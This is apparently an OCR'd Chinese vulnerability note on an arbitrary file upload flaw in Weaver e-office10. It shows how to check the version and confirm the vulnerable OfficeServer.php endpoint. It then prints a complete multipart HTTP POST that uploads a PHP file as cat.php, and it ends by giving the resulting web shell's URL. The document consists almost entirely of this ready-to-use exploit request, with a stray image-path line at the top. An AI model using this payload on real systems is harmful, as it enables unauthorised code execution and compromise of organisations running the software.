
泛微 eoffice10 文件上传漏洞

查看版本`eoffice10/version.json`



{"version":10,"package":"20210622"}

eoffice10/server/public/iWebOffice2015/OfficeServer.php
访问为空，证明存在该漏洞。

上传包

```
POST /eoffice10/server/public/iWebOffice2015/OfficeServer.php HTTP/1.1
Host: xxxx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept-Encoding: gzip, deflate
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Connection: close
Content-Length: 398
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryLpoiBFy4ANA8daew

------WebKitFormBoundaryLpoiBFy4ANA8daew
Content-Disposition:form-data;name="FileData";filename="nonono.php"
Content-Type:application/octet-stream


<?php
echo "111";
?>

------WebKitFormBoundaryLpoiBFy4ANA8daew
Content-Disposition:form-data;name="FormData"

{'USERNAME':'admin','RECORDID':'undefined','OPTION':'SAVEFILE','FILENAME':'cat.p
hp'}
------WebKitFormBoundaryLpoiBFy4ANA8daew--
```

shell地址

`http://xxxx/eoffice10/server/public/iWebOffice2015/Document/cat.php`